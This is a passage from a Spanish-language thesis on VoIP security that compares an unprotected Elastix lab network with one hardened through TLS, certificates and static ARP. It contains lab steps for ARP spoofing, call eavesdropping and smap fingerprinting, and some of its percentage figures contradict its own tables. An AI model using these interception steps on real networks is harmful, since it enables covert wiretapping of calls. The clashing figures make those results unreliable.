HIPÓTESIS	VARIABLE	INDICADOR	INDICES	TÉCNICA	INSTRUMENTOS
La aplicación de una metodología de seguridad en una red VoIP, permitirá reducir las vulnerabilidades en la capa de aplicación.	Reducción de las vulnerabilidades en la capa de aplicación	Enumeración	<ul style="list-style-type: none"> ✚ UAC sniffing IP address ✚ UAC name sniffing ✚ SIP URIs sniffing ✚ UAS sniffing IP address 	<ul style="list-style-type: none"> ✚ Observación. ✚ Experimentación ✚ Recopilación de Información ✚ Comparación de escenarios. ✚ Análisis ✚ Test de penetración 	<ul style="list-style-type: none"> ✚ Backtrack 5. R 3 ✚ Escenario de prueba ✚ Wireshark ✚ VMWare ✚ Zoiper
		Eavesdropping	<ul style="list-style-type: none"> ✚ ARP spoofing ✚ Intercepción de mensajes de señalización ✚ Captura de flujos de audio 		<ul style="list-style-type: none"> ✚ Backtrack 5. R 3 ✚ Escenario de prueba ✚ Wireshark ✚ VMWare ✚ OpenSSL, Zoiper
		Denegación de Servicio	<ul style="list-style-type: none"> ✚ Saturación de dispositivos VoIP ✚ Mensajes malformados ✚ Inundaciones de mensajes SIP 		<ul style="list-style-type: none"> ✚ Backtrack 5. R 3 ✚ Escenario de prueba ✚ Wireshark ✚ VMWare, Zoiper
		Man in the middle	<ul style="list-style-type: none"> ✚ Intercambio de mensajes SIP ✚ Envenenamiento ARP ✚ Cambio de asociación direcciones MAC-IP 		<ul style="list-style-type: none"> ✚ Backtrack 5. R 3 ✚ Escenario de prueba ✚ Wireshark ✚ VMWare, Zoiper,

Elaborado por.- Ing. Germania Veloz R.

3.9 AMBIENTE DE PRUEBA

La investigación requiere que se planteen dos escenarios de prueba: el primero que está diseñado como regularmente se configura una red de VoIP, sin considerar ninguna medida de seguridad, tan solo la asignación de contraseñas a los usuarios de la central PBX.

Y el otro escenario aplica las soluciones que se dan a los ataques, con la finalidad de evidenciar si se corrige o no el problema, es decir aplicando una metodología para la red planteada a nivel de la transmisión de VoIP en su capa de aplicación.

Para analizar las vulnerabilidades presentadas en la capa de aplicación sobre la transmisión de VoIP, se empleó un proceso de Hacking Ético, donde se considera las siguientes fases:

1. Test de penetración.
2. Análisis de los ataques VoIP.
3. Planteamiento de metodología correctiva de vulnerabilidades.
4. Análisis comparativo entre los escenarios de prueba.

Tabla III. 8.- Escenarios de Prueba

ESCENARIO DE PRUEBA	ELEMENTOS HW-SW	ATAQUES REALIZADOS
Topología de red VoIP sin emplear reglas de seguridad.	El escenario de prueba consta de: 5 router Cisco Catalys 2811 2 switches Cisco 2960 2 switches virtuales 1 servidor Elastix 2.2.0 virtual en VMWare. 1 teléfono IP GranStream	Fingerprinting Floprinter Spoofing Denegación de Servicio Eavesdropping (captura de llamada). a nivel de cliente y de servidor

	2 estaciones Softphone con Zoiper 2.0	
Topología de red VoIP empleando la metodología de seguridad.	El escenario de prueba consta de: 5 router Cisco Catalys 2811 3 switches Cisco 2960 2 switches virtuales 1 servidor Elastix virtual en VMWare.	Fingerprinting Floodprinter(corregido) Spoofing(corregido) Denegación de Servicio Eavesdropping (captura de llamada). a nivel de cliente y de servidor (corregido)

Elaborado por.- Ing. Germania Veloz R.

3.9.1 ESCENARIO 1. RED VOIP VULNERABLE

El primer escenario es desarrollado mediante el esquema planteado en la figura. I.1, sin la implementación de medidas de seguridad para la transmisión de VoIP. A través de un PBX Elastix, previamente configurado con las extensiones que se emplearán para las pruebas.

Se ejecutará las siguientes técnicas de ataque:

1. Fingerprinting
2. Floodprinting
3. Spoofing
4. Eavesdropping. La misma que incorpora captura de llamada y reproducción de llamada telefónica.
5. Denegación de Servicio.

La técnica incluye el uso de una intervención de hombre en el medio a nivel del cliente y en otras pruebas a nivel de servidor. Es, importante destacar que el test de penetración se lo desarrolla empleando Backtrack cuya funcionalidad permite realizar

un escaneo de la información y ataques mediante exploit que vulnera la seguridad de la red objetivo.

Tabla III. 9.- Descripción de ataques

ATAQUE	DESCRIPCIÓN	DEBILIDAD
Hijacking	REGISTER Hijacking.- Captura el paquete REGISTER del usuario legítimo y lo envía. Se lo consigue empleando la herramienta SIPdump. REGISTER Cracking.- Captura paquetes REGISTER y realiza un ataque de diccionario para explotar la debilidad del sistema de autenticación Message Digest MD5. Con el uso de la herramienta SIPcrack.	Autenticación Confidencialidad Enumeración
Spoofing	Crea tramas TCP/IP utilizando una dirección IP falseada. Un hacker simula la identidad de otra máquina de la red para conseguir acceso a los recursos de la red. Es decir usa un host suplantado.	Autenticación DoS
Eavesdropping Captura de Llamada Reproducción de Llamada	Captura paquetes SIP o RTP mediante un Sniffer en este caso Wireshark. Se captura desde el mismo segmento de red, aplicando ARP spoofing, para ubicarse entre ambos interlocutores mediante MITM.	Confidencialidad Eavesdropping
Denegación de Servicio DoS Exploit DoS Flood	La negación de servicio se lo realiza con la técnica llamada fuzzing, que realiza el envío de paquetes mal formados en la solicitud INVITE al PBX mediante el protocolo SIP. También se puede realizar una denegación mediante la inundación de paquetes RTP o envío de mensajes CANCEL y BYE al Call-Id.	Disponibilidad Integridad Autenticación DoS.

Elaborado por.- Ing. Germania Veloz R.

3.9.2 ESCENARIO 2. RED VOIP IMPLEMENTANDO METODOLOGÍA DE SEGURIDAD.

Para la investigación es necesario identificar un escenario donde se aplique una metodología de seguridad con las alternativas de solución para aquellos ataques que identifican la vulnerabilidad de la red.

Se aplicará la misma topología de red, pero implementando la solución para aquellas debilidades encontradas.

3.9.3 TEST DE PENETRACIÓN

Un test de penetración es un conjunto de pasos que sirven para encontrar vulnerabilidades dentro de algunas de las tecnologías de comunicación empleada. El detalle del pent test empleado se indica en el Anexo II.

A continuación se detalla un resumen de los pasos que se siguen para su ejecución.

1. Sondeo y Localización

Su principal objetivo es identificar IPs y puertos con servicios VoIP, para ello se emplea ping IP y ping SIP dentro del método OPTION

2. Identificación y planificación del ataque

A través de este paso se podrá consultar el hardware y/o software que brinda el servicio y qué tipo de servicio se trata, con esta información se planifica el ataque consultando BBDD con información de vulnerabilidades conocidas de sistema.

3. Ataque

Para el caso se emplea un ataque Man-in-the-middle, ya que permitirá establecer comunicación entre el cliente y el servidor Elastix, sin que ninguno de ellos lo sepa.

Este método de ataque involucra algunos sub-ataques como:

- ✚ Intercepción de la comunicación (*eavesdropping*), incluyendo análisis del tráfico y posiblemente un ataque a partir de textos planos (*plaintext*) conocidos.
- ✚ Ataques a partir de textos cifrados escogidos, en función de lo que el receptor haga con el mensaje descifrado.
- ✚ Ataques de sustitución.
- ✚ Ataques de repetición.
- ✚ Ataque por denegación de servicio (*denial of service*).

3.9.4 CONFIGURACIÓN

Los ataques permiten explotar una vulnerabilidad que es una debilidad dentro de la red, por tanto, se debe realizar los siguientes pasos para poder alcanzar un ataque al escenario de prueba.

3.9.4.1 PASOS PARA HACER SPOOFING

Para realizar un ataque ARP-SPOOFING necesitamos tener BACTRACK que es una distribución de Linux que se la puede descargar de Internet.¹¹

1. Asignar direcciones IP a las máquinas:

	DIRECCIONES IP	MASCARA	MAD ADDRESS
HACKER (Backtrack)	190.131.18.207	255.255.255.0	00:0c:29:e7:7a:2b
1 VICTIMA (Windows Xp)	190.131.18.210	255.255.255.0	00:0C:29:20:D6:09
2 VICTIMA (Windows Xp)	190.131.18.211	255.255.255.0	00:0C:29:84:1D:41

2.- Escribir en un shell de la consola de Backtrack el siguiente comando: `arp spoof -t` “esto hace que le envíe replis falsos a las víctimas” indicándoles nuestra MAC-ADDRESS a cada una de ellas.

3.- En otro shell escribimos el siguiente comando:

`echo 1 > /proc/sys/net/ipv4/ip_forward` el cual modifica una variable de entorno del Kernel de Linux que permite al Backtrack reenviar los paquetes que recibe de las víctimas.

4. Verificamos el envenenamiento de las cache ARP

5.- En este momento se encuentran envenenadas las tablas arp de las víctimas y de este modo podemos re direccionar cualquier paquete que sea transmitido por la red,

¹¹ <http://losindestructibles.wordpress.com/2011/04/15/572/>

es decir, la información que viaja desde una máquina a otra primero llega a nuestra máquina (hacker) y luego llega a su destino y viceversa.

3.9.4.2 PASOS PARA HACER EAVESDROPPING

Eavesdropping es un ataque que requiere un sniffer para poder capturar tráfico y poder analizar los paquetes. En este caso se emplea Wireshark quien además reproducirá la conversación capturada.

1. Escanear la intranet utilizando smap, y técnicas de enumeración para poder verificar las direcciones IP y servicios dentro de la red.
2. Una vez identificado al servidor PBX y a un cliente que será la víctima para suplantar su identidad se crea una instancia de hombre en el medio con la IP de la víctima.
3. Emplear el sniffer para capturar paquetes RTP que son quienes contienen los datos de voz.
4. Capturar el tráfico y reproducirlo.

3.9.4.3 PASOS PARA HACER FINGERPRINTING

Fingerprinting es una búsqueda de información importante para poder generar el plan de ataque.

Se emplea:

```
root@bt:/pentest/voip/smap# ./smap 192.168.1.0/24 Escanea la red en  
búsqueda de dispositivos SIP disponibles en base a ICMP.
```

✚ root@bt:/pentest/voip/smap# ./smap 192.168.1.0/24 -O escanea la red en búsqueda de dispositivos SIP de una manera profunda tomando en cuenta la base de dato almacenada fingerprint.db

CAPÍTULO IV

RESULTADOS Y DISCUSIÓN

La seguridad es un factor importante dentro de una empresa, comprometiendo a su personal informático en la tarea de análisis y aseguramiento de la red en todo su ámbito.

Se realizó un análisis previo donde se evidencia que al momento que se instala una intranet para emplear la tecnología de VoIP en su capa de aplicación posee un nivel alto de vulnerabilidad, el cual está detallado en el Anexo I, Su validez radica en el análisis teórico previo y de la realización de cuatro tomas de muestra, donde se notó que siempre se daba el ataque y el tiempo no era un parámetro importante para ser medido, ya que muy a pesar de las seguridades el efecto siempre resultaba 1 (ataque efectuado) o 0 (ataque no efectuado). Entonces se sintetizó el ataque a qué principio de seguridad se vulnera. Este capítulo indicará los resultados adquiridos a través de la investigación realizada, obteniendo conclusiones que aporten con la solución de

aquellas debilidades encontradas en la capa de aplicación en una transmisión de VoIP.

Además se manejará conceptos básicos de seguridad medibles en forma cualitativa, ya que no existe una técnica que permita representar la seguridad a través de números.

4.1 ANÁLISIS DE RESULTADOS

El análisis de los resultados se lo realizará en función de los indicadores e índices señalados en el capítulo III, estableciendo medidas cualitativas, ya que la seguridad por ser una característica descriptiva, no se la puede expresar por parámetros numéricos.

A continuación se enfocará un análisis de la variable independiente y dependiente para concluir con una comparativa de un escenario de prueba por default y uno que incorpora la metodología planteada.

4.1.1 ANÁLISIS DE LA VARIABLE INDEPENDIENTE

La variable independiente describe la aplicación de una metodología de seguridad en una red VoIP, donde se analizarán los siguientes Indicadores:

1. Seguridad en Protocolos
2. Seguridad en Dispositivos

3. Seguridad del Entorno

Al tratarse de datos que se identifican de forma cualitativa es necesario emplear una equivalencia que será dada en función del impacto que de la metodología en base a los principios de seguridad que son: Confidencialidad, Disponibilidad, Autenticación e Integridad en la transmisión de VoIP. A continuación se describe la escala de la valoración cualitativa a cuantitativa.

Tabla IV. 1.- Escala cuantitativa. Variable Independiente

CALIFICACIÓN	ABREVIATURA	VALORACIÓN (0-4)	PORCENTAJE (0-100)
Nada adecuado	NA	0	0%
Inadecuado	IN	1	25%
Poco Adecuado	PA	2	50%
Adecuado	AD	3	75%
Muy adecuado	MA	4	100%

INDICADOR: Seguridad en Protocolos.

Los protocolos afectados dentro de un ataque, son SIP y RTP, ya que el uno se encarga de inicio de sesión y el otro de la transmisión de datos (audio, video). Por tanto se debe verificar si a través de la alternativa planteada se produce o no el cifrado de los datos y se evita identificar a los usuarios registrados y activos de la red VoIP. Cabe señalar que la solución dada es aplicar TLS sobre SIP, el mismo que permite que los datos transmitidos en una conversación pasen encriptados.

Tabla IV. 2.- Análisis del Indicador de Seguridad en Protocolos. Pesos 0-4

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD			
		CF	DP	AT	IT
Seguridad en Protocolos	Cifrado de paquetes	4	1	3	3
	Autenticación SIP	2	1	3	1
PROMEDIO		3,00	1,00	3,00	2,00

CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 3.- Análisis del Indicador de Seguridad en Protocolos. Valor porcentual

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD			
		CF	DP	AT	IT
Seguridad en Protocolos	Cifrado de paquetes	100	25	75	75
	Autenticación SIP	75	25	75	25
PROMEDIO		87,5%	25%	75%	50%

CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 1.-Análisis Índice de Seguridad en Protocolos

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Como se puede notar el mayor nivel de seguridad que brinda la metodología está en la confidencialidad 87,5%. Al incorporar TLS, la información se transmite encriptada, sin la opción de poder escuchar o reproducir la conversación La autenticación 75%, disponibilidad 25% e integridad 50%, señalando que a pesar que la confidencialidad es importante, la metodología influye en los otros parámetros de seguridad en una medida más reflexiva.

INDICADOR: Seguridad en dispositivos

La seguridad en dispositivos es aquella que va a disponer los equipos VoIP, la central telefónica y los teléfonos, este indicador representará el uso de manejo de certificados digitales creado a través de Open SSL, que permitirá crear un certificado digital con validez de 2 años y que emplea RSA 2048, se recomienda este período de tiempo en razón a la dificultad en romper la seguridad del certificado.

Tabla IV. 4.- Análisis del Indicador de Seguridad en Dispositivos Pesos 0-4

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD			
		CF	DP	AT	IT
Seguridad en Dispositivos	Manejo de Certificados	4	1	4	1
	Manejo ARP estático	4	4	4	4
PROMEDIO		4,00	2,50	4,00	2,50
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad					

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 5.- Análisis del Indicador de Seguridad en Dispositivos Valor Porcentual

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD			
		CF	DP	AT	IT
Seguridad en Dispositivos	Manejo de Certificados	100	25	100	25
	Manejo ARP estático	100	100	100	100
PROMEDIO		100%	62,50%	100%	62,50%
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad					

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 2.- Análisis Índice de Seguridad en Dispositivos

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Al colocar certificados digitales en los dispositivos VoIP, permite establecer un cifrado tanto de los datos como de la señalización enviando paquetes UDP, y no los RTP, que pueden ser capturados. En este caso podemos establecer que la Confidencialidad 100% y la autenticación 100%, son los principios que se ven mejorados con la metodología planteada. Además el manejo de ARP estático ayuda a que no se realice suplantación de identidad posibilitando que los equipos chequeen si el usuario que solicita la llamada es aquel que posee la IP y MAC correctos.

🚩 INDICADOR: Seguridad en el entorno

Son las políticas y acuerdos que el administrador llega a establecer con los usuarios en cuanto al manejo de las claves, concientizando a la gente en que la seguridad es necesaria para el correcto funcionamiento de las tareas. Además involucra aquellas

actividades que se deben tener en cuenta en los dispositivos de red, como: uso de aplicaciones antivirus y actualizaciones en las aplicaciones.

Tabla IV. 6.- Análisis del Indicador de Seguridad en el Entorno. Pesos 0-4

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD			
		CF	DP	AT	IT
Seguridad del Entorno	Asignación de Claves	2	1	4	1
	Política de Seguridad	3	1	3	0
PROMEDIO		2,50	1	3,5	0.5
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad					

Realizado Por: Ing. Germania R. Veloz R.

Igual que en las tablas anteriores se seguirá evaluando según la tabla IV.1, donde se identificará el nivel de vulnerabilidad de cada uno de sus principios.

Tabla IV. 7.- Análisis del Indicador de Seguridad en el Entorno. Valor Porcentual

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD			
		CF	DP	AT	IT
Seguridad del Entorno	Asignación de Claves	50	25	100	25
	Política de Seguridad	75	25	75	0
PROMEDIO		62,5%	25%	87,5%	25%
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad					

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 3.- Análisis Índice de Seguridad en el entorno

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Al colocar políticas de seguridad, consideradas en la metodología se consigue los siguiente niveles en la confidencialidad 62,5%, autenticación 87,5% y la disponibilidad e integridad con el 25%, en vista que en este caso la Confidencialidad está ligada con el acceso o autenticación.

Tabla IV. 8.- Análisis General de la Variable Independiente. Valoración Cualitativa

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD			
		CF	DP	AT	IT
Seguridad en Protocolos	Cifrado de paquetes	MA	IN	AD	AD
	Autenticación SIP	AD	IN	AD	IN
Seguridad en Dispositivos	Manejo de Certificados	MA	IN	MA	IN
	Manejo ARP estático	MA	MA	MA	MA
Seguridad del Entorno	Asignación de Claves	PA	IN	MA	IN
	Políticas de Seguridad	AD	IN	AD	NA

CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 9.- Análisis General de la Variable Independiente. Valoración Cuantitativa por pesos de 0-4

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD			
		CF	DP	AT	IT
Seguridad en Protocolos	Cifrado de paquetes	4	1	3	3
	Autenticación SIP	3	1	3	1
Seguridad en Dispositivos	Manejo de Certificados	4	1	4	1
	Manejo ARP estático	4	4	4	2
Seguridad del Entorno	Asignación de Claves	2	1	4	1
	Política de Seguridad	3	1	3	0
PROMEDIO		3,33	1,50	3,17	1,33
PORCENTAJE		79,17%	37,50%	79,17%	33,33%
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad					

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: La tabla IV.9, señala de forma general cómo la metodología ayuda a reducir las vulnerabilidades en la confidencialidad 79,17%, la autenticación 79,17%, la disponibilidad 37,5% e Integridad 33,33%, dado que como alternativas de solución se usa cifrado en la transmisión de paquetes, impidiendo escuchas y evitando se realice ataques de hombre en el medio al manejar una identificación previa del usuario solicitante.

Tabla IV. 10.- Análisis General de la Variable Independiente. Valoración Cuantitativa Porcentual

INDICADOR	INDICE	PRINCIPIOS DE SEGURIDAD			
		CF	DP	AT	IT
Seguridad en Protocolos	Cifrado de paquetes	100	25	75	75
	Autenticación SIP	50	25	25	25
Seguridad en Dispositivos	Manejo de Certificados	100	25	100	25
	Manejo ARP estático	100	100	100	50
Seguridad del Entorno	Asignación de Claves	50	25	100	25
	Políticas de Seguridad	75	25	75	0
PROMEDIO		79,17 %	37,50 %	79,17 %	33,33 %
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad					

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Una vez establecidos los índices que marcan la identificación de la metodología empleada, podemos darnos cuenta que el nivel de seguridad para una intranet es adecuada ya que los valores marcados en la Confidencialidad es del 79,17%, quiere decir que se evita significativamente la vulnerabilidad de confiabilidad dentro de una transmisión VoIP, otros puntos dentro de la seguridad están la Disponibilidad con el 37,50%, Autenticación con el 79,173% y la integridad a un 33,33%.




Figura IV. 4.- Análisis General Indicadores de Metodología Aplicada

Realizado Por: Ing. Germania R. Veloz R.

4.1.2 ANÁLISIS DE LA VARIABLE DEPENDIENTE

La variable dependiente está asignada a la reducción de las vulnerabilidades en la capa de aplicación. Por lo cual, se establece los indicadores en base a una clasificación de los ataques como son:

✚ Enumeración

- ✚ Eavesdropping
- ✚ Denegación de Servicio
- ✚ Man in middle

Tabla IV. 11.- Análisis de Vulnerabilidades según Ataques. Escenario sin Metodología

INDICADOR	INDICE	PRINCIPIO DE SEGURIDAD			
		CF	DP	AT	IT
Enumeración	UAC sniffing IP address	1	0	1	0
	UAC name sniffing	1	0	1	0
	SIP URIs sniffing	1	0	1	0
	UAS sniffing IP address	1	0	1	0
Eavesdropping	ARP spoofing	1	0	1	0
	Intercepción de mensajes de señalización	1	0	0	1
	Captura de flujos de audio	1	0	0	1
Denegación de Servicio	Saturación de dispositivos VoIP	0	1	1	0
	Mensajes malformados	0	1	0	1
	Inundaciones de mensajes SIP	0	1	1	0
Hombre en el medio	Intercambio de mensajes SIP	1	1	1	1
	Envenenamiento ARP	1	1	1	1
	Cambio de asociación direcciones MAC-IP	1	1	1	1
TOTAL		10	6	10	6
PROMEDIO		76,92%	46,15%	76,92%	46,15%
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad					

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: La tabla IV.11, muestra un análisis de los principales ataques que se disponen y como afecta a los principios de seguridad vistos. Para el caso se da un valor de 1 a aquella característica que afecta y 0 a la que no. Posteriormente se suma por principio de seguridad, obteniendo que la Confidencialidad 76,92% y la Autenticación 53,85%, son los principios más afectados en la transmisión de VoIP. La Integridad 23,08% es la menos afectada, ya que por lo regular no se cambia los datos

enviados por tratarse de audio y no evidencia un daño grave a los datos, la Disponibilidad en cambio está ligada al ataque de Denegación de Servicio que evita el correcto uso de la red VoIP. Obteniendo un valor de 46,15% de inseguridad.

Para el análisis de cada indicador de la variable dependiente se debe emplear una escala de cuantificación ya que como se mencionó anteriormente al hablar de seguridad se indica si se da o no, pero no establece valores medibles, por lo cual se debe dar un peso que ayude a su análisis.

Tabla IV. 12.- Escala cuantitativa. Nivel de Vulnerabilidad Variable Dependiente

CALIFICACIÓN	ABREVIATURA	VALORACIÓN (0-4)	PORCENTAJE (0-100)
Muy bajo	MB	0	0%
Bajo	B	1	25%
Medio	M	2	50%
Alto	A	3	75%
Muy Alto	MA	4	100%

INDICADOR: Ataques de Enumeración

Un ataque de enumeración tiene como principal objetivo realizar un escáner de la información de la red, en este caso VoIP. Por lo que se puede listar todos los detalles que la componen: PBX incorporada, extensiones, software de la telefonía IP, puertos abiertos, etc.

Dentro de los ataques que se encuentran en la categoría están Fingerprinting, Floodprinting, Hijacking.

Tabla IV. 13.- Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario sin Metodología Pesos 0-4

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT

	M	B	B	M	A	M	A	M	B	B	M	A	M	A	M	B	B	M	A	M	A
UAC sniffing IP address					4	0									4	0					
UAC name sniffing				3		0									2		0				
SIP URIs sniffing					4	0								2			0				
UAS sniffing IP address					4	0										4	0				
TOTAL	15					0					12					0					
PROMEDIO	3,75					0,00					3,00					0,00					
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad																					

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 14.- Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario sin Metodología. Porcentual

INDICE	PRINCIPIO DE SEGURIDAD																				
	CF					DP					AT					IT					
	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA	
UAC sniffing IP address					100	0									100	0					
UAC name sniffing				75		0							50			0					
SIP URIs sniffing					100	0							50			0					
UAS sniffing IP address					100	0								100	0						
TOTAL	375					0					300					0					
PROMEDIO	93,75%					0,00%					75,00%					0,00%					
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad																					

Realizado Por: Ing. Germania R. Veloz R.

